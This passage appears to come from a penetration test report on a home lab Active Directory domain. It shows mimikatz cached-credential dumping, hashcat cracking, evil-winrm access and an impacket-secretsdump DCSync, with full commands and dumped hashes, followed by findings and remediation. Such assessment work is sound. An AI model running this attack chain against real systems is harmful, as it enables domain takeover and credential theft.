*Evil-WinRM* PS C:\Users\Administrator\Documents> ./mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
```




```
Policy subsystem is : 1.18
LSA Key(s) : 1, default {a8c36a6c-abcc-0a47-1fcd-b7297f6b5a5e}
  [00] {a8c36a6c-abcc-0a47-1fcd-b7297f6b5a5e} 0def761ffb42a67a73b13b7d465151786635af38baccd093d293ce508b9412ea

* Iteration is set to default (10240)

[NL$1 - 12/1/2025 10:20:46 PM]
RID       : 00000450 (1104)
User      : HOMELAB\testuser
MsCacheV2 : 030a2954999a26aeae36c0d2b8a776bf

[NL$2 - 12/14/2025 10:02:07 PM]
RID       : 00000456 (1110)
User      : HOMELAB\acole
MsCacheV2 : c57c6d474caa22ac6ce1fbcb4bdec4ea
```

We then cracked the hash of Adrian Cole's password using a rule-based wordlist attack.

The following screenshot shows the contents of the rule file used in the attack.

```
└─$ cat custom.rule
```




```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ cat custom.rule
T0$1$!
```

With this rule, each line in the wordlist we used is capitalized and the characters "1!" are appended to it. This rule was used to add password combinations to our wordlist, increasing our chances of cracking the hash.

In the following capture, we see that we formatted the extracted hash according to Hashcat's documentation.


```
└─$ cat acole
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ cat acole
$DCC2$10240#acole#c57c6d474caa22ac6ce1fbcb4bdec4ea
```

We then cracked the hash with the following command.


```
└─$ hashcat acole /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -r custom.rule --quiet
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ hashcat acole /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -r custom.rule --quiet
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

2100 | Domain Cached Credentials 2 (DCC2), MS Cache 2 | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$DCC2$10240#acole#c57c6d474caa22ac6ce1fbcb4bdec4ea:Bearing1!
```

We confirmed the validity of the credentials by authenticating via SMB to machine DC01 with CrackMapExec.


```
└─$ crackmapexec smb 192.168.1.100 -u 'acole' -p 'Bearing1!'
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ crackmapexec smb 192.168.1.100 -u 'acole' -p 'Bearing1!'
SMB         192.168.1.100   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:homelab.
local) (signing:True) (SMBv1:False)
SMB         192.168.1.100   445    DC01             [+] homelab.local\acole:Bearing1! (Pwn3d!)
```


The command results indicated that the user we authenticated with is an administrative user on the machine. We then connected with WinRM and enumerated our group membership.

```
└─$ evil-winrm -u acole -p 'Bearing1!' -i 192.168.1.100
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ evil-winrm -u acole -p 'Bearing1!' -i 192.168.1.100

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\acole\Documents> █
```

```
*Evil-WinRM* PS C:\Users\acole\Documents> whoami /groups
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
*Evil-WinRM* PS C:\Users\acole\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                          Attributes
========================================== ================ ============================================ ===============
==================================================
Everyone                                   Well-known group S-1-1-0                                      Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                 Mandatory group,
Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                      Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                     Mandatory group,
Enabled by default, Enabled group
HOMELAB\Domain Admins                      Group            S-1-5-21-760409059-607452370-2393216735-512 Mandatory group,
Enabled by default, Enabled group
```


We noticed that the user was part of the Domain Admins group, granting us unrestricted access to the entire domain.

4.7 Post-Exploitation


We performed a DCSync attack against DC01, a common post-exploitation attack technique aimed at obtaining all user and service account hashes from the domain.

We ran the following command using the "secretsdump" utility from the Impacket suite.

```
└─$ impacket-secretsdump 'homelab.local'/'acole':'Bearing1!'@'192.168.1.100'
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ impacket-secretsdump 'homelab.local'/'acole':'Bearing1!'@'192.168.1.100'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×b94a181ab1a76e3987bf37eda94892eb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```



```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a1328a715587d6330ea46c154236a76:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d5726a9d8c20b810c5d4b50085988a7:::
homelab.local\emercer:1105:aad3b435b51404eeaad3b435b51404ee:615117cdafba93887446a24d2bf42e6d:::
homelab.local\drowe:1106:aad3b435b51404eeaad3b435b51404ee:398767ca0c522d8b6ffd2f75af9e07c1:::
homelab.local\lhartman:1107:aad3b435b51404eeaad3b435b51404ee:91179c6e4ac763a718c47c9197028748:::
homelab.local\mellison:1108:aad3b435b51404eeaad3b435b51404ee:07d0bb53ace665142310bc4aa03673d8:::
homelab.local\tblake:1109:aad3b435b51404eeaad3b435b51404ee:8504ea30c3c8db9b0dc9fec8521a4645:::
homelab.local\acole:1110:aad3b435b51404eeaad3b435b51404ee:e731aaa4eefdad31dadadb3867a5efb0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:d95fc76b8899c1c3586a52ef6b02ef58:::
PC02$:1103:aad3b435b51404eeaad3b435b51404ee:e5b03c4ad711022d607ddb2aa459842e:::
PC01$:1111:aad3b435b51404eeaad3b435b51404ee:ae21b6e635e66b75945e83151e773e08:::
[*] Kerberos keys grabbed
```

In the second capture, we see that we obtained the NTLM hash for each user account on the domain, including the krbtgt account. Compromise of this account allows persistence on the domain through golden ticket attacks, an attack that permits us to forge authentication tickets and impersonate any user on the domain permanently.

5. Findings and Remediation

Finding 1: A user clicked on a link in an email from an untrusted source

Severity: High

Affected system(s): Domain

Description: Phishing emails are a very common point of entry for attackers into the network. Using social engineering tactics, they trick users into interacting with malicious emails. Because users often open emails from external sources in their day-to-day work, this remains a real and present danger for organizations.

Impact: A successful phishing email can steal user credentials or execute malicious payloads on a host. This will often give attackers initial access into the network.

Remediation:

- Provide regular training to employees regarding phishing emails
- Employ a strong and effective email filtering system
- Encourage users to report suspicious emails to the IT department

Finding 2: Cleartext credentials stored on a network share

Severity: High

Affected system(s): DC01

Description: Once attackers gain access to network resources, their next step will often be searching for credentials. These credentials can be found locally or on network resources. They can be found within scripts, configuration files, documents or any file containing text.

Impact: Access to credentials can lead to lateral movement and privilege escalation. In this engagement, cleartext credentials found on the network share "LabShare" allowed for remote access and privilege escalation on machine PC01.

Remediation:

- Remove all cleartext credentials from network shares
- Instruct users on the safe storage of passwords
- Audit network resources regularly for the presence of cleartext credentials

Finding 3: Insecure group membership leads to privilege escalation

Severity: Moderate

Affected system(s): PC01, domain

Description: Certain groups, both local and on the domain, assign dangerous permissions to their members. Misconfigured group membership can allow attackers to escalate their privileges.

Impact: Could lead to privilege escalation on both local machines and the domain.

Remediation:

- Audit both local and domain user privileges regularly
- Use the principle of least privilege for users and other objects on the domain

Finding 4: Local administrator password reuse

Severity: High

Affected system(s): PC01 and PC02

Description: Reusing local administrator passwords across multiple machines is a very common and dangerous misconfiguration.

Impact: Password reuse multiplies the impact of a single system compromise. It allows attackers to move laterally across multiple machines once one of them is compromised.

Remediation:

- Implement Windows LAPS (Local Administrator Password Solution)
- Ensure passwords are never reused on any accounts or systems

Finding 5: Weak cached credentials on a domain-joined computer

Severity: Moderate

Affected system(s): PC02

Description: Domain credential hashes can be cached locally when a user logs in to a domain-joined computer. These hashes can be extracted once local privilege escalation is performed. If the underlying password of the hash is weak, it can be cracked to obtain the password.

Impact: Credentials can be obtained once a host is compromised, potentially leading to lateral movement or privilege escalation on the domain.

Remediation:

- Enforce a strict password policy across the domain
- Ensure that administrative accounts are used only when needed

6. Conclusion

In this assessment, we demonstrated how attackers could use multiple vulnerabilities and misconfigurations present on the network to start from user credential access and progress into full domain compromise. During the assessment, initial access was obtained through a phishing attack targeting a single user, after which we used common Active Directory abuse techniques to obtain full compromise of the domain.

Our attack successfully highlighted multiple vulnerabilities that made full compromise possible. The remediations presented should be applied as soon as possible. This will reduce the network's attack surface and prevent any abuse by attackers in ways documented in this report.

We strongly recommend conducting recurring penetration testing assessments. This will validate the strength of the remediations applied and identify any additional remediation needed.